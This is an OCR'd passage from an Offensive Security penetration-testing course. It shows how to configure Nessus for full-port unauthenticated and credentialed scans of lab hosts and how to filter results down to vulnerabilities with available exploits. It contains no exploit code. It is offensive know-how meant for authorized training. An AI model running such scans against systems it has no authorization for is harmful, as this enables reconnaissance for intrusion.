


Figure 56: Accessing the Discovery Settings

From the *Scan Type* dropdown, we change the value from *Port scan (common ports)* to *Custom*.

Copyright © Offensive Security Ltd. All rights reserved.




Figure 57: Configuring Scanner to Use A Custom Port Configuration

This will add additional configurations under *Discovery*. Next, we will click *Discovery* and *Port Scanning* to configure the port range:

Copyright © Offensive Security Ltd. All rights reserved.




Figure 58: Selecting new Port Scanning Option

Within the *Port Scanning* section, we will set the *Port scan range* to show "0-65535" in order to scan all ports:




Figure 59: Configuring Scanner to Scan All Ports

In this scenario, we have chosen a scan definition that will scan all TCP ports but no UDP ports. While this will increase the speed of the scan, we might miss crucial services running on the target. During an engagement, we must weigh the stability of the target network, the scope of the target, the duration of the engagement, and many other factors when configuring our port scan options.

Copyright © Offensive Security Ltd. All rights reserved.

During the configuration of the scan definition, we did not configure any credentials, which implies that this scan will run unauthenticated. Additionally, we accepted the defaults under *Basic Network Scan*, which means brute forcing of user credentials will not be enabled. If we review other options under Basic Network Scan, we can verify that the scan will run generic checks against the target in contrast to other templates like *Spectre and Meltdown*, which include specific vulnerability checks. Keep in mind that a scan configured like this will be highly noticeable on the network traffic level as it scans all ports and searches for all applicable vulnerabilities.

Now that we have completely reviewed all the configuration options and understand (at least at a high level) what the scanner is going to do, we can proceed with running our first scan.

8.2.4 Unauthenticated Scanning With Nessus

When we are ready to run this first unauthenticated scan, we click the arrow next to *Save* and then click *Launch*:




Figure 60: Launching the Scan

Initially, the scan will have a status of *Running* (Figure 61).



Figure 61: Scan Status in Progress

Once the scan is finished, the status will change to *Completed* (Figure 62).

Copyright © Offensive Security Ltd. All rights reserved.



Figure 62: Scan Status in Progress

The scan time will vary based on many factors including the scan configuration and the speed of the network.

From the “My Scans” screen, we can click on the scan name, “Gamma - Basic”, to show the list of hosts discovered during the scan and the breakdown of potential vulnerabilities:




Figure 63: Viewing Scan Overview

Whether we scan one host or many, we can click on an IP address or hostname to display the vulnerabilities discovered for that target, as shown in Figure 64:

Copyright © Offensive Security Ltd. All rights reserved.




Figure 64: Viewing Discovered Vulnerabilities

We can filter these vulnerabilities by severity, exploitability, CVE, and more. To display the vulnerabilities that will most likely lead to target compromise, we can click on *Filter* and change the dropdown on the resultant panel to "Exploit Available", accepting the defaults of "is equal to" and "true". Once configured, we click *Apply*:




Figure 65: Filtering Vulnerabilities with Exploits

Copyright © Offensive Security Ltd. All rights reserved.

This will display a list of vulnerabilities in groups that are defined by Nessus:




Figure 66: Vulnerability List with Groups

While this grouping can be useful, we will click the gear icon at the top right of the table and click *Disable Groups*. This will present a preferred output format, listing all vulnerabilities on a single page, sorted by severity:



Figure 67: Disabling Grouping

This output format is perfect for our purposes as it displays a kind of roadmap to potential compromise of the target, with highest-risk vulnerabilities displayed first:

Copyright © Offensive Security Ltd. All rights reserved.




Figure 68: Grouping Disabled

Of course, some of the entries may represent false positives, which is why it is critical to review the scan data and manually test the scan results.

8.2.4.2 Exercises

1. Follow the steps above to create your own unauthenticated scan of Gamma.
2. Run the scan with Wireshark open and identify the steps the scanner performed to completed the scan.
3. Review the results of the scan.

8.2.5 Authenticated Scanning With Nessus

We can generate more detailed information and reduce false positives by performing an authenticated scan, which requires valid target credentials. To demonstrate the value of an authenticated scan, we will run one against our Debian lab client. Keep in mind however that as penetration testers we would not perform an authenticated scan in most cases without explicit permission and clear communication from the target network administrators due to potentially higher risks of unintentional interruptions to production systems.

To begin, we'll click the *New Scan* button to start a scan.

Copyright © Offensive Security Ltd. All rights reserved.




Figure 69: Creating a Scan

Even though all Nessus templates accept user credentials, we will use the *Credentialed Patch Audit* scan template, which comes preconfigured to execute local security checks against the target. This template will not only scan for missing operating system level patches, but will also scan for outdated applications that could be vulnerable to vectors such as privilege escalation.

Next, we will click the *Credentialed Patch Audit* card:




Figure 70: Selecting the "Credentialed Patch Audit" scan

Once again, we will provide a name for the scan and set the target. Note that the IP of your Debian client will vary. Please refer to the student control panel for the correct Debian client IP.

Copyright © Offensive Security Ltd. All rights reserved.




Figure 71: Basic Configuration of Authenticated Scan

Next, we click the *Credentials* tab and the *SSH* category. On the *Authentication method* dropdown, we select *password*, set the username to "root", and provide the password for our Debian client. The proper configuration can be seen in Figure 72:

